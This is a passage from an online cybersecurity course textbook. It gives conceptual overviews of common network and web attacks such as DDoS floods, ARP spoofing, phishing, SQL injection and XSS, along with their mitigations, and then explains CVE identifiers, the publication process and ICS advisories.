2. **Protocol attacks** this type of attack is targeted at protocol level. This category includes Synflood, Ping of Death, DNS flood and more. The attack magnitude is measured in Packets per Second.

- **DNS Flood**

The attacker arranges to send a large number of DNS requests to the target, which is a DNS server. The result is the victim receiving so many DNS requests at the same time that it is unable to handle them and therefore ends up dropping down due to overloads mainly on its memory and CPU.




Figure 5..2. 17 DNS flood attack

- **SYN Flood**

The attacker sends multiple SYN requests to one victim. The victim computer allocates a place in its tables for each request that arrives and sends a SYN + ACK response packet. If the attacker does not respond, or if he has hidden his real ip address, the position in the table will remain reserved until the waiting time expires. If the intruder sends thousands of SYN requests, the victim's computer table positions will be filled and the legitimate connections will not be able to pass.




Figure 5..2. 18 SYN flood attack

- **Ping of Death**

A ping packet is normally 64 bytes (or 84 bytes if the header that adds the IP protocol is added). Many types of computers cannot

handle ping packets that are larger than 65535 bytes, which is the maximum permitted by IP protocol. As a result, the Ping Of Death attack involves the continuous sending of large ping packets to a computer until the system crash.




Figure 5..2. 19 Ping flood attack

Preventing DDoS attacks is more difficult than DoS attacks in light of the fact that the traffic originates from numerous ip addresses (sources). Some of the relief systems that can be utilized are:

- **Blackhole routing**

In blackhole routing, the network traffic is directed to a 'black hole'. In this, both the malicious traffic and non-malicious traffic gets lost in the black hole. This countermeasure is useful when the server is experiencing DDoS attack and all the traffic is diverted for the upkeep of the network.

- **Rate limiting**

Rate limiting involves controlling the rate of traffic that is sent or received by a network interface. It is efficient in reducing the pace of web scrapers as well as brute-force login efforts. But, just rate limiting is unlikely to prevent compound DDoS attacks.

- **Blacklisting / whitelisting**

Blacklisting is the mechanism of blocking the IP addresses, URLs, domains names etc. mentioned in the list and allowing traffic from all other sources. On the other hand, whitelisting refers to a mechanism of allowing all the IP addresses, URLs, domain names etc. mentioned in the list and denying all other sources the access to the resources of the network.

4. Man-in-the-middle attack (MITM)

A **man-in-the-middle attack (MITM)** is where an attacker intercepts the communication between two parties in an attempt to spy on the victims, steal personal information or credentials, or perhaps alter the conversation in some way.

MITM attacks are less common these days as most email and chat systems use **end-to-end encryption** which prevents third parties from tampering with the data that is transmitted across the network, regardless of whether the network is secure or not.

The way the **ARP protocol works, is the reason it is open for an MITM attack**. ARP stands for Address Resolution Protocol, which helps a network host make a translation from the IP-address to the MAC-address. This is required in order for data to pass from the OSI model's Network Layer (layer 3) to the Data Link layer (layer 2).

Suppose Machine A needs to transfer data to Machine B. Zooming in to the lower levels of the OSI model, it would need to pass through the Network layer, the Data Link layer and the Physical layer (layer 1). For Machine A to be able to address Machine B, Machine A would need to know the IP address of Machine B, information that is known in the Network layer. The Data Link layer communicates using MAC addresses. So, a conversion needs to take place from the IP address to the MAC address of Machine B (and vice-versa on the recipient machine). This is illustrated in Figure 5..2.20




Figure 5..2. 20 OSI layer 2 and 3 communication

The conversion from, or rather resolution of, the IP address into MAC address (and the other way around) is where the ARP protocol comes into play. Both machines will have an ARP table where the IP- and corresponding MAC-addresses of all known machines are stored. Then how does Machine A get the MAC-address corresponding to the IP Address of Machine B? Machine A will just ask for it

The three steps in summary

1. In the first step of the ARP protocol, Machine A sends out an ARP request. This is a broadcast to the network with the question "Who has the MAC-address for the IP-address of Machine B?".
2. Machine B has this knowledge and sends an ARP response stating "MAC-address B is the MAC-address of Machine B".
3. Machine A receives the ARP response and writes (or updates) the entry in his ARP table.

The last step is exactly where the problem with this protocol lies. However, before we dive into its issues, we'll take a look at the ARP packets being transmitted over the network.

The fact that Machine A updates its ARP table with the info from an ARP response without any question about the validity of this information, opens the door for ARP spoofing (also known as ARP poisoning).

An attacker might send a malicious ARP response, without any preceding request, containing his own MAC address and the IP address of another machine. The machine to which the response was directed will update its ARP table unquestioningly.




Figure 5..2. 21 ARP spoofing

The image above depicts the same scenario as before. However, a hacker has now joined Machine A and B on the network. The hacker has done his work in the reconnaissance and scanning phases, knows Machine A and B exist in the network and what IP addresses they have. In this example, the hacker himself has IP-address H and MAC-address mac-H. He sends his malicious ARP response directed at Machine A with the message "mac-H is the MAC-address of IP-address B". Machine A updates its ARP table and IP-address B is now linked to MAC-address H. From now on, every time Machine A wants to send a message to Machine B, it will translate the IP address of Machine B into MAC-address H and be sent to the hacker instead of Machine B.

5. Drive-by attack

In a drive-by attack, **malicious scripts spread malware around the web**. Bad actors look for insecure websites and plant scripts in the code on one of the pages. Sometimes, the malicious scripts install malware on the computer of a web page visitor. In other cases, the hackers may redirect the visitor to a website that the hackers own, where they may be hacked. Drive-by downloads happen most commonly on web pages, pop-ups and emails.




Figure 5..2. 22 Drive by Attack schema

6. Password attack

Since passwords are widely used to protect data on the web, they are a main area of attack for hackers and bad actors. Having a person's password can open up all sorts of additional hacks. Hackers obtain passwords by "sniffing" the connection to a network to gain access to the passwords. Hackers also obtain passwords by using social engineering tactics, and physically looking around desks and offices.



7. Phishing attacks

A phishing attack is where hackers send emails that appear to be from a trusted source but can compromise personal information or use the hacker's access to force the victim to do something. Phishing requires some social engineering and technical hacking. Email attachments with malware are common tools hackers use for phishing.

Phishing attacks often arrive in the form of an email pretending to be from a legitimate organization, such as your bank, the tax department, or some other trusted entity.

Phishing is probably the most common form of cyber-attack, largely because it is easy to carry-out, and surprisingly effective.




Figure 5..2. 23 phishing attack structure

8. SQL injection

SQL injection is a type of attack which is specific to SQL databases. SQL databases use SQL statements to query the data, and these statements are typically executed via a HTML form on a webpage. If the database permissions have not been set properly, the attacker may be able to exploit the HTML form to execute queries that will create, read, modify or delete the data stored in the database.




Figure 5..2. 24 SQL injection attack

There are a lot of things an attacker can do when exploiting an SQL injection on a vulnerable website. By leveraging an SQL injection vulnerability, given the right circumstances, an attacker can do the following things:

- Bypass a web application's authorization mechanisms and extract sensitive information
- Easily control application behavior that's based on data in the database
- Inject further malicious code to be executed when users access the application
- Add, modify, and delete data, corrupting the database, and making the application or unusable
- Enumerate the authentication details of a user registered on a website and use the data in attacks on other sites.

9. Zero-day exploit

A zero-day exploit is where cyber-criminals learn of a vulnerability that has been discovered in certain widely-used software applications and operating systems, and then target organizations who are using that software in order to exploit the vulnerability before a fix becomes available.




10. DNS Tunnelling

DNS tunnelling is a sophisticated attack vector that is designed to provide attackers with persistent access to a given target. Since many organizations fail to monitor DNS traffic for malicious activity, attackers are able to insert or "tunnel" malware into DNS queries (DNS requests sent from the client to the server). The malware is used to create a persistent communication channel that most firewalls are unable to detect.

You can [follow this link](#) for further information.


DNS tunneling



11. Cryptojacking

Cryptojacking is where cyber criminals compromise a user's computer or device and use it to mine cryptocurrencies, such as Bitcoin. Cryptojacking is not as well-known as other attack vectors, however, it shouldn't be underestimated.

Organizations don't have great visibility when it comes to this type of attack, which means that a hacker could be using valuable network resources to mine a cryptocurrency without the organization having any knowledge of it.



Steps

1. The threat actor compromises a website
2. Users connect to the compromised website and the cryptomining script executes
3. Users unknowingly start mining cryptocurrency on behalf of the threat actor
4. Upon successfully adding a new block to the blockchain, the threat actor receives a reward in cryptocurrency coins

Figure 5..2. 25 Cryptojacking attack schema

12. Cross-site scripting (XSS) attacks

Cross-site scripting attacks are quite similar to SQL injection attacks, although instead of extracting data from a database, they are typically used to infect other users who visit the site. A simple example would be the comments section on a webpage.

If the user input isn't filtered before the comment is published, an attacker can publish a malicious script that is hidden in the page. When a user visits this page, the script will execute and either infect their device, or be used to steal cookies or perhaps even be used to extract the user's credentials. Alternatively, they may just redirect the user to a malicious website.




Figure 5..2. 26 XSS attack procedure

13. Eavesdropping attack

Sometimes referred to as "snooping" or "sniffing", an eavesdropping attack is where the attacker looks for unsecured network communications to intercept and access data that is being sent across the network. This is one of the reasons why employees are asked to use a VPN when accessing the company network from an unsecured public Wi-Fi hotspot.





Figure 5..2. 27 network sniffing for traffic interception

14. AI-Powered Attacks

The use of Artificial Intelligence to launch sophisticated cyber-attacks is a daunting prospect, as we don't yet know what such attacks will be capable of. The most notable AI-powered attack we've seen to-date involved the use of AI-powered botnets which used slave machines to perform a huge DDoS attack.

AI-powered software is able to learn what kinds of approaches work best and adapt their attack methods accordingly. They can use intelligence feeds to quickly identify software vulnerabilities, as well as scan systems themselves for potential vulnerabilities. AI-generated text, audio and video will be used to impersonate company executives, which can be used to launch very convincing Phishing attacks. Unlike humans, AI-powered attacks can work around the clock. They are fast, efficient, affordable and adaptable.



15. IoT-Based Attacks

As it currently stands, IoT devices are generally less secure than most modern operating systems, and hackers are keen to exploit their vulnerabilities. As with AI, the internet-of-things is still a relatively new concept, and so we are yet to see what methods cyber-criminals will use to exploit IoT devices, and to what ends. Hackers could target IoT devices in order to launch large-scale DDoS attacks.




Figure 5..2. 28 IOT based attack schema

Common Vulnerabilities and Exposures (CVE)

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Common Vulnerabilities and Exposures (CVE)

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:43 PM

Table of contents

1. Common Vulnerabilities and Exposures
2. CVE publication
3. CVE database
4. ICS Alerts and Advisories

1. Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures (CVE) is a list of registered information on known security vulnerabilities, in which each reference has a CVE-ID identification number, description of the vulnerability, which versions of the software are affected, possible solution to the failure (if it exists) or how to configure to mitigate the vulnerability and references to publications or forum or blog entries where the vulnerability has been made public or its exploitation is demonstrated. In addition, a direct link to the information in the NIST Vulnerability Database (NVD) is also usually displayed, where more details of the vulnerability and its assessment can be obtained.

It is defined and maintained by The MITER Corporation (that is why the list is sometimes known by the name MITER CVE List) with funds from the National Cyber Security Division of the government of the United States of America. It is part of the so-called Security Content Automation Protocol. The information and nomenclature in this list are used in the National Vulnerability Database, the United States of America's repository of information on vulnerabilities. For further information, you can visit its website:

<https://cve.mitre.org/> .




2. CVE publication

For a newly discovered vulnerability to be fully included in the list, it has to follow a process that consists of three stages:

1. Initial presentation and treatment stage. In it, the CVE Content Team is in charge of analyzing, investigating and processing the requests to register new vulnerabilities for the CVE list.
2. Candidacy stage. It is the assignment of the CVE-ID, which can be carried out in three different ways:
 - A direct assignment by the CVE Content Team after it conducts the study of the new vulnerability proposal.
 - A direct assignment by the CVE Editor as a critical vulnerability is widely publicized. It occurs for example when a zero-day bug is discovered without a clear author defined. If not assumed by the manufacturer, it is this organization that must directly assign a CVE to identify it.
 - A reservation of a CVE-ID, by an organization or individual before making the proposal. Typically, large manufacturers reserve a "batch" of CVE each year that they assign to their security bulletins.
3. Stage of publication on the list (if the application is accepted). It can be extended for an indefinite period of time, since it not only consists of adding the entry to the list and publishing it on the dictionary's website, but also includes revision processes in which changes may be made regarding the content of the list, description or even add new references to support it.

In these stages is the reason why the CVE list does not have zero-day vulnerabilities (newly discovered).



3. CVE database

The formats used to identify the items in this list are called CVE-IDs and have the following forms:

- The format for CVE entries is: CVE-YYYY-NNNN (YYYY indicates the year and NNNN the vulnerability number). Since January 2014 this identifier can contain, if necessary, more than four digits.
- The format for the candidate entries to enter the CVE is: CAN-YYYY-NNNN (YYYY indicates the year and NNNN the vulnerability number)

CVE structure



The CVE database contains several fields:

- Description

This is a standardized text description of the issue.

- References


This is a list of URLs and other information

- Record Creation Date

This is the date the entry was created. For CVEs assigned directly by Mitre, this is the date Mitre created the CVE entry. For CVEs assigned by CNAs (e.g. Microsoft, Oracle, HP, Red Hat, etc.) this is also the date that was created by Mitre, not by the CNA.

4. ICS Alerts and Advisories

In the industrial sector there are specific publications to alert manufacturing companies about new cyber threats. ICS Alerts provide timely notification to critical infrastructure owners and operators concerning threats to critical infrastructure networks. Advisories provide timely information about current security issues, vulnerabilities, and exploits. You can visit the following link to know what a ICS alert list consists of: <https://us-cert.cisa.gov/ics/alerts>



Industry standards and regulations

Site: [DTAM Online Training Platform](#)
Course: Cybersecurity
Book: Industry standards and regulations

Printed by: Jokin Goioaga
Date: Tuesday, 17 October 2023, 4:44 PM

Table of contents

1. Industry standards and regulations

2. IEC 62443

